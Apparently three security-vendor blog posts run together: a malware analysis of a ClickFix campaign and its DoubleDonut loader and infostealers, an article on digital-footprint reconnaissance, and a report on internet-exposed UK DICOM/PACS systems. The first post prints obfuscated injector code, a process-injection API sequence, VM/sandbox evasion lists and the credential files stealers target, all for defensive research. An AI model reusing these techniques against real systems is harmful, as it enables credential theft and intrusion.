		// This function infinitely appends elements to this.yyIdzW.
		AntiDebug.prototype.infiniteLoop = function (ref_to_0x288c_function) {
			let i = 0;
			for (let length = this.yyIdzW.length; i < length; i++) {
				this.yyIdzW.push(Math.round(Math.random()));
				length = this.yyIdzW.length;
            }
			return ref_to_0x288c_function(this.yyIdzW[0]);
        };
		// Anti-analysis check is invoked -> loops infinitely if the check fails.
		new AntiDebug(_0x288c).testFunctionRepr();
		// Attribute of function is written to skip the check from now on.
		_0x288c.KLCBjr = true;
    }

	/* ... */
}
Figure 9: Annotated string decoding function containing an anti-analysis check
Luckily, this check can be bypassed even without de-obfuscating the function, simply by setting the “check passed” flag (_0x288c.KLCBjr = true) immediately after the function is defined.
Apart from the initial check, there is also a periodical trap to debugger triggered every 4 seconds to thwart DevTools-based debugging, and the last anti-debugging measure the obfuscator includes is a replacement of all console logging methods with no-op functions, so that trying to debug-print expressions will do nothing (despite the string representation of the methods looking normal).
Stripping all this anti-analysis code away, we’re left with the actual logic. All of the remaining obfuscation relies on decrypting strings using the _0x288c function from before, and outlining constants and functions into an (immutable) dictionary object.
// Example of an immutable dictionary with outlined constants and functions.
const _0x1f62bb = {
	'SEDWD': _0x288c(494, 'jRBP'),
	'xPXNi': _0x288c(997, 'VJ)K'),
	'fxaUb': _0x288c(1722, 'AFao'),
	'NMdCB': _0x288c(1026, 'c[l*'),
	'MwFFz': _0x288c(1055, '0YkN') + _0x288c(657, '8k1N') + _0x288c(1037, 'DoFz') + ')',
	/* ... */
	'LtnFV': function (_0x4711dd, _0x395488, _0x450231) {
		return _0x4711dd(_0x395488, _0x450231);
    },
	/* ... */
	'RqVmA': function (_0x34f24d, _0xf681c2) {
		return _0x34f24d !== _0xf681c2;
    },
	'jkPPL': _0x288c(1004, '9Ea9')
};

// Example of an opaque predicate using the outlined code.
// The predicate is unconditionally false, so the true branch of the 'if' is never executed.
// The unreachable branch references undeclared variables, possibly to break analysis tools.
if (_0x1f62bb[_0x288c(606, '@0X6')](_0x1f62bb[_0x288c(1088, '9Ea9')], _0x1f62bb[_0x288c(686, 'AFao')])) {
	if (_0x4eb07e) {
		const _0x1ecc29 = _0x158fa0[_0x288c(1689, 'udfh')](_0x585a9a, arguments);
        _0x45d6ea = null;
		return _0x1ecc29;
    }
}
Figure 10: Code listing illustrating some of the JavaScript code obfuscations
When these obfuscations are removed (inlined and evaluated), the script logic turns out to be rather simple. A target URL for the ClickFix iframe is defined and the browser local storage (specific to the host website) is queried for the key iframeShown. This key is set once the malicious iframe has been displayed 3 times, after which it is not displayed anymore. Once the DOM of the host website is fully loaded, the iframe is constructed, its source is set to the target url with a query parameter ref set to the hostname of the infected website, and it is appended to the document body (positioned on top of everything else).
A deobfuscated snippet of the raw ClickFix injector script logic can be found on Rapid7 Labs’ public GitHub.
Note that the threat actor clearly intended only to show the iframe once every 30 days at most by setting and checking a cookie for the host website, as well as to dismiss the iframe after 5 seconds of clicking the button inside the iframe. But as became apparent when analyzing the JavaScript running in the ClickFix iframe, they in fact never post the “buttonClicked” message to the host website.
This makes the compromise much more obvious, since the website has to be loaded a total of 4 times before it becomes usable again, instead of dismissing the ClickFix automatically with 5 seconds of a click and only displaying it once every 30 days. This, in our opinion, explains why so many of the compromised websites might have been sanitized so quickly. The question remains whether they truly have been sanitized, and whether the root cause of the compromise — which remains unconfirmed — was also properly addressed.
In any case, using information obtained from these de-obfuscated snippets, we have been able to hunt for and find many more compromised websites, JavaScript hosting domains and fake CAPTCHA implant hosting domains, which are all included in the IoCs section.
ClickFix payload JavaScript analysis
The JavaScript embedded in the captcha.html files loaded by the injected iframes is obfuscated in the exact same way described before, only this time it is split into one script in the <head> element and one script in the document <body>. The de-obfuscated snippets, available in our public GitHub repository, probably need little explanation — the former simply sets up the click event handler to copy the malicious command to the clipboard, and the latter populates the HTML with a chosen translation of the ClickFix instructions, which is chosen based on the declared locale of the host website.
The CAPTCHA instructions are available in (at least) 31 languages: English, French, German, Spanish, Italian, Portuguese, Dutch, Russian, Ukrainian, Polish, Turkish, Romanian, Hungarian, Czech, Swedish, Finnish, Danish, Norwegian, Greek, Bulgarian, Serbian, Croatian, Hebrew, Arabic, Indonesian, Malay, Thai, Vietnamese, Estonian, Latvian, and Lithuanian.
Double Donut: Two-stage shellcode loader analysis
Besides the identical ClickFix injector scripts and the shared infrastructure hosting them, another characteristic tying all these compromises together into a single campaign is the singular IP address hosting the final malware payloads (94.154.35[.]115, moved to 172.94.9[.]187 at the beginning of March). While the initial PowerShell stager C2s vary (see IoCs), eventually they always lead to the same shellcode loader hosted at this server. It should be noted that nearly all of the hosts observed in the attack belong to Autonomous System (AS) number 202412.
As it turns out, the position independent loader used by the threat actor is the open-source Donut loader (GitHub), which has been commonly seen already in past ClickFix campaigns. Luckily, the open-source Donut loader is met with an open-source Donut decryptor (GitHub), which we can use to automatically decrypt and extract the payload and metadata.
A defining feature of this campaign is that the Donut loader is used twice in sequence. The first Donut shellcode (cptch.bin) loads only a small executable that tries to acquire SeDebugPrivilege and then downloads the second Donut shellcode (cptchbuild.bin) from the same remote server, which it then injects into a service host process (svchost.exe) matching the native architecture (non-WOW64 process on x64, no effect on x86). We will call this downloader binary the “DoubleDonut Loader” for brevity. The second shellcode in turn contains the final infostealer payload executable. For convenience, we are referring to this whole component of the attack (1st shellcode -> downloader -> 2nd shellcode) as “DoubleDonut”.
Figure 11: The simplistic design of the DoubleDonut Loader
⠀
The downloaded shellcode is injected and executed using a standard sequence of OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD), VirtualAllocEx, WriteProcessMemory and CreateRemoteThread.
Updates to Vidar Stealer v2
As mentioned previously, one of the payloads we saw DoubleDonut deliver in late January was the notorious Vidar stealer. One evolution of this infostealer malware that we have not seen publicly documented before is a shift towards encrypted C2 configurations and string obfuscation. The sample we’ve analysed (see the IoCs section for a hash) also employs a different control flow graph obfuscation than the previously reported CFG flattening technique.
Apart from each string in Vidar samples being XORed with a random single-byte constant (unique per string; usage of 0x00 results in the string being unchanged), a custom encryption algorithm is now used specifically to hide C2 configurations. The C2 configuration is an array of up to 7 records, where every record contains 3 strings: the C2 URL itself, an identifier/anchor used for parsing dead drop resolver responses, and an optional User-Agent string.
Figure 12: A high-level representation of the C2 configuration layout in latest Vidar samples
Based on whether the C2 URL contains the string .me/ or amcommunity.com, the URL is either fetched and resolved to the true C2, or used as a C2 directly. The C2 resolution is done by finding the anchor string in the HTML response and extracting the URL following it, delimited by a vertical pipe symbol (|). This technique, used notoriously by both Vidar and Lumma stealers, allows the attackers to rotate C2 addresses without invalidating the malware samples already released into the wild.
Figure 13: A Steam profile being used as a dead drop resolver by Vidar with anchor “ho0r1”
⠀
Unlike other infostealers, which use standard symmetric cipher algorithms to decrypt their configurations (e.g. ChaCha20 used by Lumma or RC4 by StealC), Vidar invents its own Vigenère-like decryption routine, which can be replicated in Python like this:
def vidar_c2_config_string_decode(
    ciphertext: str,
    key: str,
    alphabet: str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$&()*+,-./:;<=>?@[]^_`{|}~ "
) -> str:
    key_len = len(key)
    alpha_len = len(alphabet)
	assert key_len != 0 and alpha_len != 0 and key_len == alpha_len, "Invalid key or alphabet length"

	max_len = min(len(ciphertext), 512)
    out = []
	for i in range(max_len):
        ch = ciphertext[i]
        key_offset = max(0, key.find(ch))
        decoded_ch = alphabet[(key_offset - i) % key_len]
        out.append(decoded_ch)

return "".join(out)
Figure 14: A reimplementation of Vidar C2 decryption routine in Python
To help researchers and defenders analyze and track this threat, we are publishing a C2 configuration extractor script that can be run on any Vidar payload that uses this decryption procedure.
Apart from the encrypted C2 configuration, another upgrade Vidar introduced is a new mechanism for control-flow obfuscation. Previously, Vidar payloads implemented a simple CFG flattening algorithm, which, albeit effective, is quite common and easy to reverse. The new samples use a related, but different technique, which consists of a combination of:
Opaque predicates referencing global variables,
Infinite loops in dead branches,
alloca constructs (call; sub rsp, rax) with obfuscated constant arguments (to break decompilers), and
Jumps from dead branches to previous code blocks, which results in decompilers interpreting these as while(1)-style loops and duplicating a lot of the code in the output.⠀
Figure 15: Excerpt from Hex-Rays IDA decompiler output for “main” stealer subroutine
Impure Stealer (.NET)
Another payload we’ve seen DoubleDonut deliver is an unknown, or rather so far unnamed, .NET infostealer. Upon a first glance at its network communications, one may infer similarities with the PureLogs stealer family — namely the use of a custom Type-Length-Value (TLV) data encoding, which constitutes a sort of a custom network protocol on top of TCP — and some vendors actually classify the sample as such. However, a closer examination reveals that this is an otherwise unrelated stealer, using different obfuscator tools, different mechanism for config decryption, and AES-256-CBC with a server-provided key for encryption of C2 communication, whereas PureLogs uses 3DES with a hard-coded key. For these reasons, we’ve decided to call this malware Impure Stealer.
Figure 16: Stealer entry point method disassembled using dnSpy
⠀
Besides the specific naming convention used for type and variable names and the code-flattening and opaque predicate obfuscations, the stealer can be identified by a repeating string decoding/decryption pattern, which is illustrated already by the first statement in the entry point method. There, column0051.offset6910 is called with a hexadecimal string and a signed 32-bit integer as arguments — this is in fact the string decryption routine.
Besides the integer key, the decryption routine depends on one more input, specific per sample, which is a permutation of the 16 hexadecimal digit characters. This alphabet is stored as a static constant (column0051.source97 in our particular sample) and can be found referenced from offset6910 indirectly via the column0051.temp67 method.
The decryption algorithm itself can be rewritten as follows:⠀
def impure_stealer_string_decode(
    hex_ciphertext: str,
    key: int,
    alphabet: str
) -> str:
	if len(alphabet) != 16 or len(set(alphabet)) != 16:
		raise ValueError("The alphabet must be 16 unique characters.")
	if (len(hex_ciphertext) & 3) != 0:
		raise ValueError("Input length must be a multiple of 4 characters.")

    lut = {ch: i for i, ch in enumerate(alphabet)}
    out = []
	for i in range(len(hex_ciphertext) // 4):
		try:
            n0 = lut[hex_ciphertext[i * 4 + 0]]
            n1 = lut[hex_ciphertext[i * 4 + 1]]
            n2 = lut[hex_ciphertext[i * 4 + 2]]
            n3 = lut[hex_ciphertext[i * 4 + 3]]
		except KeyError as e:
			raise ValueError(f"Character {e.args[0]!r} not in alphabet") from None

		v = n0 | (n1 << 4) | (n2 << 8) | (n3 << 12)
        ch = (v ^ key ^ (i * 7)) & 0xFFFF
		out.append(chr(ch))

	return "".join(out)
As with Vidar, we share a public script to extract decrypted strings and any C2 configuration contained therein from the stealer samples.
VodkaStealer
The latest payload observed at the end of the DoubleDonut chain is a new custom C++ stealer, which has been named VodkaStealer and first analyzed by researcher xto9ot. This stealer can confidently be attributed to the developer of the DoubleDonut loader due to many overlapping characteristics of both binaries, such as the exact same mechanism for downloading and injecting additional payloads into other service host processes, as well as reuse of DoubleDonut C2 infrastructure.
Compared to the previous payloads, including Vidar and Impure Stealer, as well as StealC, Rhadamanthys, and AuraStealer — which have been observed delivered in the same campaign by researchers at LevelBlue and Intrinsec — the new stealer lacks significantly in anti-analysis and stealth capabilities, missing out on any kind of binary obfuscation, and staging temporary files to disk, in plaintext and with fully descriptive filenames, before exfiltration. Furthermore, in order to bypass Chrome v20 App-Bound Encryption, the stealer tries to download and run a separate helper binary, the open-source “ChromElevator” tool (source code is found on GitHub), hosted on the same C2 server as the loader shellcode.
This begs the question why an attacker with access to the latest cutting-edge infostealers would fall back to a custom stealer written potentially from scratch. One speculative explanation is of an economical nature — commercial infostealers are expensive, while small software PoC development, including malware development, is becoming widely available thanks to pre-trained transformer LLMs, with open-source “red team” tools like ChromElevator available to aid with the more technically challenging aspects. However, this is all pure speculation, and Rapid7 Labs will keep tracking the campaign to collect more intelligence and draw more definitive conclusions.
As is the case with practically all commodity infostealers, the sample starts by checking if any of the enabled keyboard layouts match the Russian language, and if the public IP of the infected machine suggests location within Russia or Belarus. In these cases, the malware terminates.
Figure 17: Code listing from the WinMain function illustrates geographical checks.
⠀
Next, the stealer checks if either the file %Temp%\sysinfo_user_marker.marker or the mutex Global\sysinfo_single_instance exists, and if so, terminates execution. An anti-debug check is performed by calling IsDebuggerPresent, CheckRemoteDebuggerPresent, a combination of Sleep and GetTickCount, as well as querying the registry for presence of the following keys:
Lastly, a process snapshot is taken and scanned for the following blacklisted process names: vmtoolsd.exe, vmwareuser.exe, vmwaretray.exe, vmware-vmx.exe, vboxservice.exe, vboxtray.exe, vboxdisp.exe, vboxguest.exe, vgauthservice.exe, vmwareauthd.exe, sbiesvc.exe, sbiecnt.exe, sandboxiedcomlaunch.exe, qemu-ga.exe, xenservice.exe, vmsrvc.exe, vmusrvc.exe.
Following a successful anti-debug scan, the malware queries up to 8 different browser data locations in %AppData% and %LocalAppData%, targeting Google Chrome, Microsoft Edge, Brave, Opera, Opera GX, Vivaldi, Yandex, and Chromium browsers, and kills all processes matching any of these browsers’ executable names.
Then, various pieces of system information are collected and a directory is created according to this format:
The stealer then performs the main data collection:
A list of installed software packages, obtained from standard Uninstall registry keys, is written into a file InstalledSoftware.txt in the staging directory,
Files from wallet- and extension-specific directories in all browser data directories are collected (using a hardcoded list of targeted wallet and extension IDs),
A screenshot is taken and saved, using the GetDC, BitBlt and GdipSaveImageToFile APIs from gdiplus.dll,
If any encryption-enabled browser (e.g. Chrome) is installed:
chromelevator.bin is downloaded from the loader C2 as described before and injected into another hijacked native svchost.exe process using the same mechanism seen in the DoubleDonut loader,
Once the remote thread finishes execution, files from %Temp%\chromelevator_output are moved to the staging directory;
If any non-encryption-enabled browser (e.g. Firefox) is installed:
Its logins.json, cookies.sqlite, key4.db and cert9.db files are staged;
AppData files from the following natively installed applications are collected:
System information is collected into a file named systeminfo.txt inside the staging directory.
One thing both the threat actor and previous analyses missed is that the injection of ChromElevator into the target service host process is currently broken and will silently fail. Because we feel no need to help the actor fix their mistake, we will not describe why this is the case. However, it may be that the threat actor has already noticed the missing functionality around February 22, when the ClickFix injection scripts described before suddenly seem to have been temporarily disabled — the infected websites still load the injector script from either the 3rd-party JavaScript host server or their own admin-ajax.php, but the response is empty.
Because VodkaStealer does not perform any string encryption in its payloads, the C2 IP address can be extracted directly from the unpacked sample. Besides C2 information, we’re unaware of any additional configuration shipped with the stealer, but this may be simply because the malware is still in early stages of development.
Mitigation guidance
It remains unclear by what means the attackers are compromising the targeted WordPress websites. The most likely scenarios include either a WordPress plugin or theme vulnerability being exploited, previously stolen credentials being misused, or potentially even publicly accessible wp-admin interfaces — which have been observed on most of the compromised websites — being accessed through a brute-force password spraying attack. Keeping these scenarios in mind, we urge WordPress site administrators to:
Regularly review all software components for outdated versions and perform vulnerability scans to identify and mitigate weaknesses,
Use long and unpredictable passwords for administrative access, possibly using a password manager for audited security and convenience,
Set up a second authentication factor for administrative access,
Avoid running untrusted code on devices that store credentials (e.g. saved logins in a browser) usable to administer the website.
The best defense for individuals browsing the web is to stay cautious, maintain a zero-trust mindset, use reputable security software, and keep themselves up to date with the latest phishing and ClickFix tactics used by malicious actors. An important takeaway from this report should be that even trusted websites can be compromised and weaponised against unsuspecting visitors.
An additional precaution that can be effective on Windows systems is disabling the Run dialog shortcut (Windows Key+R); however, this will not prevent malicious commands from being pasted into a terminal or a Windows Explorer location bar (cf. FileFix attack).
To help defenders mitigate this threat in their organization, we provide an extensive list of IoCs and a set of detection rules further below.
Conclusion
Social engineering remains one of the most effective initial access tactics used by threat actors. The ClickFix campaign described in this blog illustrates just how easily unsuspecting users can be tricked into having their credentials stolen and exfiltrated to an attacker during perfectly ordinary web browsing. Without the victim even noticing that a compromise took place, their credentials can subsequently be misused for impersonation, further access to company resources, financial theft, or even to spread the social engineering lures to an even wider audience.
The large-scale execution of the compromise across completely unrelated WordPress instances suggests a high level of automation by the threat actor and is likely part of an organized long-term criminal effort. Despite this, the technical and operational sophistication of the campaign is limited and we provide a comprehensive technical breakdown of the infection chain, as well as a set of detection rules to defend against this threat in depth.
For years, organizations have prioritized strengthening technical defenses, including hardening networks, accelerating patch management, and expanding endpoint detection and response capabilities. Defensive systems have become more adaptive, identity has moved to the center of security architectures, and zero-trust has emerged as a foundational design principle.
Despite these advances, successful intrusions continue to occur in environments that appear technically mature. While traditional attack vectors like vulnerability exploitation, misconfigurations, and malware-based intrusions show no sign of decline, modern attacks are increasingly preceded or materially enabled by extensive reconnaissance conducted beyond the victim’s technical perimeter.
Organizations and their employees expose substantial volumes of data online, both intentionally and unintentionally. This includes professional and personal information shared through corporate websites, SaaS platforms, social media, developer repositories, marketing materials, and third-party services, as well as data exposed through breaches, misconfigured cloud assets, and shadow IT.
As seen in the following screenshots, vast amounts of historical information, credential leaks, personally identifiable information (PII) persist in exposed databases, as well as on dark web marketplaces and cybercrime forums.
⠀
Figure 1: A dark web marketplace offering US SSNs for sale.
⠀
Figure 2: A compromised database search engine exposes leaked credentials.
⠀
Figure 3: Multiple citizenship databases exposed on a cybercriminal forum
⠀
Threat actors increasingly leverage this layered digital footprint as a core component of their operational planning. While such exposure may not always constitute the initial access vector itself, it significantly influences attacker decision-making, targeting precision, and the likelihood of success.
Breach data and open-source intelligence are utilized to map organizational structures, identify privileged or high-value identities, correlate reused credentials, infer security controls, and tailor phishing or social engineering campaigns with high contextual credibility. In many cases, this intelligence determines which vulnerability, account, or trust relationship is exploited, rather than whether exploitable weaknesses exist. As a result, the boundary between “technical” and “human” attack vectors continues to erode. Infrastructure security remains necessary, but it is no longer sufficient in isolation. The effective attack surface now extends beyond networks and endpoints to encompass identity exposure, employee digital behavior, third-party data ecosystems, and long-lived data traces that persist outside traditional security tooling and governance models.
What is digital footprint exposure?
A digital footprint refers to all the information about an organization and/or an individual that is publicly, semi-publicly, or commercially available online. This information is often scattered across numerous platforms, but aggregating it enables the creation of detailed, actionable profiles of individuals and institutions.
Typical elements of a digital footprint include:
Corporate and personal email addresses
Passwords and authentication data leaked through breaches
Public social media profiles and historical activity
Personally Identifiable Information (e.g., name, SSN, phone number, email address).
Employment history, job titles, role descriptions, and annual reports
Online behavior, interests, affiliations, and routines
Metadata collected and sold by third-party data brokers
The acquisition of this data does not require hacking, system intrusion, or the deployment of malware. Instead, attackers collect, correlate, and exploit information that exists beyond the organization’s security perimeter, making it inherently unreachable by conventional security controls such as firewalls, EDR, or internal monitoring systems. Because these digital assets reside outside direct organizational ownership and technical control, they cannot be effectively protected by traditional defensive mechanisms. In this context, threat intelligence monitoring plays a critical role by providing visibility into external data exposure, tracking adversarial collection and misuse of such information, and enabling organizations to detect, assess, and respond to risks that would otherwise remain invisible to perimeter-based security architectures.
Digital footprint exposure: A growing security threat
The modern threat landscape no longer rewards attackers who are simply skilled at exploiting systems; it rewards those who are best at understanding people, relationships, and behavior. Publicly accessible data, semi-private platforms, and commercially available datasets collectively form a digital footprint that can be mapped, enriched, and weaponized well before any technical intrusion attempt. This exposure shifts the initial battleground away from firewalls and endpoints toward employees’ online presence and the organization’s external data shadow.
Organizations that continue to define their perimeter in terms of IP ranges, devices, or cloud assets are defending yesterday’s battlefield. In many cases, the first stage of compromise occurs months before an alert is raised, within public forums, social networks, breached datasets, and data broker platforms, entirely outside traditional security monitoring and response processes. Adversaries use this information to identify key personnel, ascertain internal structures, map trusted relationships, and assess security maturity without ever touching corporate infrastructure.
Attackers collect specific external data to identify valid users, authentication systems, and internal dependencies. They extract employee names, roles, and corporate email formats from LinkedIn, conference materials, and public breach datasets. They identify authentication portals, VPN gateways, and cloud services using passive DNS records, Certificate Transparency logs, and internet scanning platforms such as Shodan or Censys. Public GitHub repositories and technical documentation may reveal internal domain names, API endpoints, identity providers, and technology stacks.
These elements allow attackers to identify valid corporate accounts, target employees with privileged access, register impersonation domains that match internal naming conventions, and send phishing emails that reference real vendors, systems, or workflows. This preparation increases the likelihood of credential theft and unauthorized access because the attacker is targeting real users and real systems rather than relying on generic phishing or random scanning.
For employees, digital footprint exposure translates into personal risk that directly impacts corporate security. Leaked credentials, reused passwords, overshared professional information, or historical data breaches can be exploited to impersonate staff, coerce access, or establish credibility during pretexting operations. Senior leaders, IT staff, and individuals with privileged access are particularly vulnerable, as attackers can leverage publicly available information to craft convincing narratives that exploit trust and authority.
Uncontrolled exposure of employee information allows attackers to move from targeting individuals to compromising the organization. This enables them to identify employees with access to key systems, administrative privileges, or sensitive organizational platforms through public work profiles and data obtained from data breaches. They then test exposed credentials on corporate login portals, send phishing emails impersonating trusted internal or external entities, or attempt to intercept authentication codes by targeting exposed phone numbers. Once a single employee account is compromised, attackers can gain access to internal systems, escalate their privileges, and move laterally within the organization.
Threat actor exploitation of digital footprints
Threat actors, whether cybercriminal groups or state-sponsored operators, have always relied heavily on digital footprints in their operations. Publicly available information, leaked data, social media activity, and professional networks provide valuable insight into people, organizations, technologies, and trust relationships, making attacks more targeted and believable.
With the rise of AI-powered tools, this exploitation has intensified. What once required time-consuming manual research can now be automated, enriched, and scaled almost instantly. AI enables adversaries to turn fragmented online traces into compelling narratives, lures, and impersonations, significantly increasing the speed, precision, and overall impact of attack vectors driven by digital footprints.
Cybercriminals
Cybercriminals typically exploit online exposure to establish rapid, monetizable intrusion paths without requiring deep internal access. Public profiles, leaked credentials, exposed servers, misconfigured cloud resources, and operational metadata are aggregated to identify where access already exists or can be obtained with minimal resistance. The focus is on converting exposed data directly into usable access, validating it quickly, and either exploiting or reselling it.
Tactical attack vectors derived from exposed digital footprints include:
Leaked credential exploitation: Abuse of credentials harvested from data breaches, stealer logs, and infostealer marketplaces, correlated with corporate email domains to gain unauthorized access to VPNs, SSO portals, cloud consoles, SaaS platforms, and legacy authentication endpoints
Identity and account surface expansion: Leveraging open professional and social network profiles to enumerate valid usernames, email address formats, job roles, seniority levels, and likely privilege tiers, enabling targeted credential testing and account takeover attempts
Email signature and metadata harvesting: Exploitation of email signatures, contact blocks, and publicly shared correspondence to identify internal naming conventions, phone extensions, third-party services, and technology stack indicators useful for impersonation and lateral access
Document-driven reconnaissance: Mining publicly exposed or leaked company documents (policies, PDFs, presentations, contracts, org. charts, etc.) to infer internal systems, authentication workflows, directory structures, cloud providers, and security controls
Infrastructure targeting via exposure leakage: Identification and exploitation of externally exposed servers, admin panels, APIs, and management interfaces through search engines, passive DNS, certificate transparency logs, and open indexing platforms
Banner, certificate, and service fingerprinting: Abuse of SSL/TLS certificates, HTTP headers, API responses, and service banners to fingerprint software versions, cloud services, authentication mechanisms, and unpatched or end-of-life systems
Cloud asset exploitation: Targeting publicly exposed storage buckets, orphaned cloud tenants, misconfigured IAM roles, stale API keys, and secrets discovered via open repositories, leaked configuration files, or documentation artifacts
Access brokerage: Enabling the validation, packaging, and resale of footprint-derived access (credentials, VPN sessions, cloud console access, shells) within cybercriminal marketplaces, based on assessed business impact and network reach
Low-noise privilege escalation and lateral movement: Exploitation of weak segmentation, excessive trust relationships, and overexposed directory or identity services inferred from public documentation, leaked internal diagrams, or misconfigured federation endpoints
State-Sponsored Actors
State-sponsored actors treat exposed digital footprints as long-term intelligence and access-enabling infrastructure. Voluntarily shared information, institutional transparency, technical disclosures, and accidental leaks are fused to build high-fidelity models of people, systems, and dependencies. These actors exploit exposure selectively, prioritizing vectors that support persistent access, intelligence collection, and operational survivability.
Tactical attack vectors derived from exposed digital footprints include:
Identity and role mapping: Use of social networks, publications, and organizational disclosures to identify privileged users, trust relationships, and lateral movement paths
Credential and token reuse: Reuse of leaked credentials, API keys, and tokens over long periods to regain access without new exploits or tooling
Perimeter exploitation via transparency: Targeting of publicly documented architectures, exposed technologies, and known integration points
Exposed service exploitation: Compromise of internet-facing edge devices, management planes, update services, and CI/CD endpoints
Supply-chain leverage: Exploitation of disclosed vendors, SaaS platforms, and cloud dependencies as indirect access paths
Persistence through legacy exposure: Abuse of forgotten accounts, test systems, and undercommissioned services still reachable externally
Defensive evasion through disclosure awareness: Tailoring operations based on publicly revealed security controls, tooling, and incident history
Advice for reducing digital footprint risk
A structured technical approach is imperative to effectively reduce the risk of employees’ digital footprint exposure. It must aim to close identity security gaps, eliminate unknown external resources, and proactively monitor for leaks of sensitive data. First, organizations must strengthen their identity infrastructure by implementing phishing-resistant multi-factor authentication (MFA) for all privileged accounts and by integrating credential exposure monitoring directly at the identity provider (IdP) level to detect and block authentication attempts using compromised credentials.
In addition, external attack surface management (EASM) must be implemented to identify and remediate internet-exposed, unknown, overlooked, or misconfigured resources, including servers, API endpoints, and storage resources that could expose configuration or sensitive organizational data. Digital risk protection (DRP) programs must prioritize monitoring the personally identifiable information (PII) of executives and board members, privileged credentials, and sensitive intellectual property on dark web forums, data breach datasets, and social media platforms to detect and disrupt adversary reconnaissance and targeting activities in the early stages of an attack lifecycle.
To reduce the risk of credential exposure, organizations should also continuously monitor for leaked or compromised credentials associated with corporate domains, limit the public disclosure of internal technical information, implement strong authentication methods resistant to credential theft, and respond rapidly when exposed accounts or infrastructure are identified.
It is equally important to consider employees as an integral part of the extended security perimeter. Technical controls must remain the primary means of mitigation. Measures such as strict access restrictions, centralized logging and analysis, and automated detection and response mechanisms should form the core of the defense. At the same time, it is critical to raise employee awareness about how their personal online activities and digital presence can directly affect the organization’s security posture.
Organizations that implement these measures will see their digital footprint exposure transformed from a silent risk into a managed, measurable security domain, significantly reducing the likelihood of identity theft, targeted intrusions, and the leakage of critical intelligence.
Conclusion
Today’s threat actors are no longer limited to exploiting technical vulnerabilities; they increasingly weaponize digital footprints as a primary enabler of their operations. For organizations, this means the attack surface extends well beyond networks and endpoints to include all externally exposed information. Any data available online about systems, infrastructure, or employees can be collected, correlated, and exploited to support reconnaissance, targeting, and intrusion planning, often without generating a single security alert or triggering traditional detection mechanisms. As a result, organizations that actively identify, monitor, and manage their external assets and digital footprint are better positioned to detect exposure early, reduce opportunities for adversaries, and strengthen their overall security posture before threats materialize.
Hospitals invest heavily in physical security: Clinical areas are access-controlled, sensitive rooms are locked, and patient records are governed by strict handling procedures. Network exposure does not always receive the same level of scrutiny.
Rapid7 Labs identified more than 30 UK-based systems responding to DICOM requests over Port 104, the default port used for medical imaging traffic. These systems were reachable from the public internet at the time of observation. Project Sonar was used to confirm service responsiveness only; no attempt was made to access patient records or exploit the systems.
When Port 104 is reachable from outside trusted networks without VPN restriction or encryption, the imaging service can be detected through routine internet scanning. This type of exposure matters because protocols like DICOM were developed for use within protected clinical environments where network access is already controlled.
Research into medical imaging infrastructure has found that when security best practices are not implemented, imaging systems and their acquisition gateways are placed on networks in ways that expose them to cybercriminal discovery. In one study of publicly accessible PACS (picture archiving and communication systems) servers, researchers reported that systems using default configurations or lacking appropriate network controls responded to internet scans and contained metadata such as patient identifiers, and the lack of basic protocol safeguards made them susceptible to data reconstruction and modification.
Why should DICOM not be internet-facing?
DICOM, or digital imaging and communications in medicine, is the international standard used to format, store, and transmit medical imaging data. It governs both the image itself and associated metadata, which can include patient identifiers, study details, acquisition parameters, and device information. Imaging modalities such as CT scanners and MRI machines use DICOM to send studies to Picture Archiving and Communication Systems (PACS), where images are stored and later retrieved by radiologists and clinicians.
DICOM operates at the application layer. Port 104 is the traditional default port associated with DICOM services, but the protocol is not limited to that port. PACS systems and imaging services may also communicate over web ports such as 80 or 443, and in some cases expose web-based or administrative interfaces over additional ports. In our broader research, we identified more than 15 PACS devices that were externally reachable, including systems accessible over standard web ports.
⠀
Figure 1: Clarify – PACS admin login portal.
⠀
In standard hospital deployments, DICOM services are intended to operate within segmented and trusted clinical networks. The protocol historically assumed that the surrounding network would provide access control and protection. When imaging systems or PACS services are reachable from public IP space, whether over Port 104 or web-based interfaces, they may respond to protocol negotiation or HTTP requests and disclose service-level information. In some configurations, metadata or system details can be retrieved without strong authentication controls.
That condition does not necessarily imply full access to imaging archives. It does mean that clinical infrastructure is externally discoverable and capable of interaction beyond its intended network boundary. The risk arises from that exposure, particularly when it is unintended or unmonitored.
Exposed DICOM servers in the UK: What Rapid7 Labs found
Using Project Sonar, Rapid7’s internet-wide exposure monitoring framework, we identified more than 30 UK-based healthcare systems responding to DICOM-related requests, including services associated with Port 104. The exposure was not limited to that port. Additional PACS and related healthcare systems were observed to be reachable over web ports such as 80 and 443, with more than 15 PACS devices directly accessible from public IP space.
⠀
Figure 2: UK-based exposed Healthcare systems to the Internet.
⠀
This methodology does not exploit systems or access patient records. It confirms whether a service is reachable and actively responding.
For healthcare organizations navigating increased regulatory scrutiny and rising cyber threats, this kind of medical device exposure is unnecessary risk.
The cybersecurity risks of exposed medical imaging systems
When a DICOM server is exposed to the internet, and the risk extends beyond technical misconfiguration, it introduces three primary threat categories:
Patient data exposure and healthcare identity theft
DICOM files typically contain structured metadata fields, which may include:
Patient name.
Date of birth.
Study identifiers.
Referring clinician information.
If a system allows metadata queries without authentication or encryption, those identifiers may be retrievable. Healthcare data retains long-term value because it cannot be reissued in the way payment credentials can.
Medical image manipulation and clinical integrity risks
Imaging workflows depend on trusted transmission between modalities, PACS servers, and diagnostic workstations. Research has shown that medical images can be altered using machine learning techniques under controlled conditions.
Exploitation requires access and technical capability, but exposure beyond intended network boundaries increases the potential attack surface. Clinical confidence depends on assurance that imaging data has not been modified in transit.
Ransomware entry points via PACS and imaging systems
Medical imaging systems like DICOM connect to PACS servers. If an exposed DICOM service provides a foothold, attackers may attempt lateral movement inside the network.
An exposed PACS server can quickly become operational ground zero – delaying procedures, disrupting diagnostics, and impacting patient care. As healthcare continues to face ransomware targeting across the UK and EU, edge systems and externally visible services are often initial access points.
UK healthcare attack surface exposure: DICOM is part of a wider pattern
The exposure of 30+ DICOM systems is concerning. But it is not isolated. A broader review of UK healthcare-associated IP space shows externally visible infrastructure including:
Cisco edge devices.
BigIP appliances.
Check Point firewalls.
Citrix NetScaler instances.
Ivanti Endpoint Manager Mobile.
SSL VPN portals.
Search for NHS registered names and filter on UK/GB:
Table 1: Externally visible technologies identified across UK healthcare-associated IP space.
⠀
